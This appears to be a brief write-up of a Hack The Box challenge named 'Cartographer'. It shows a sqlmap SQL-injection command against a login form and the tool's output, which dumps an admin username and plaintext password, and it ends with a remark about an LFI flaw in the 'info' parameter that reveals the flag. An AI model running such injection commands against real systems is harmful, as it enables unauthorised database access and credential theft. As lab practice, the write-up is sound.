


HTB – CHALLENGES

CARTOGRAPHER


```
>> komal@kali:/media$ sqlmap -u http://88.198.233.174:34250  
--data='username=komal&password=tandel' --level 3 --risk 3 --dbms MySQL --dump
```




A terminal window titled 'komal@kali: /media' showing the output of a sqlmap command. The output includes several informational messages: '[14:07:27] [INFO] retrieved: password', '[14:07:36] [INFO] fetching entries for table 'users' in database 'cartographer'', '[14:07:36] [INFO] fetching number of entries for table 'users' in database 'cartographer'', '[14:07:36] [INFO] retrieved: 1', '[14:07:37] [INFO] retrieved: mypasswordisfuckinawesome123', '[14:08:02] [INFO] retrieved: admin', and '[14:08:07] [INFO] analyzing table dump for possible password hashes'. Below these messages, it shows the database 'cartographer' and table 'users' with 1 entry. The entry is displayed in a table format:

username	password
admin	mypasswordisfuckinawesome123

After the table, it shows the command 'GET /panel.php?info=home HTTP/1.1' and the host '88.198.233.174:34250'. It then shows the output of the dump: '[14:08:07] [INFO] table 'cartographer.users' dumped to CSV file '/home/komal/.sqlmap/output/88.198.233.174/dump/cartographer/users.csv', '[14:08:07] [INFO] fetched data logged to text files under '/home/komal/.sqlmap/output/88.198.233.174', and '[*] shutting down at 14:08:07'.





>> It was found that the site is vulnerable to LFI. Manually passing the 'flag' in the 'info' parameter gave me the HTB flag for this challenge.

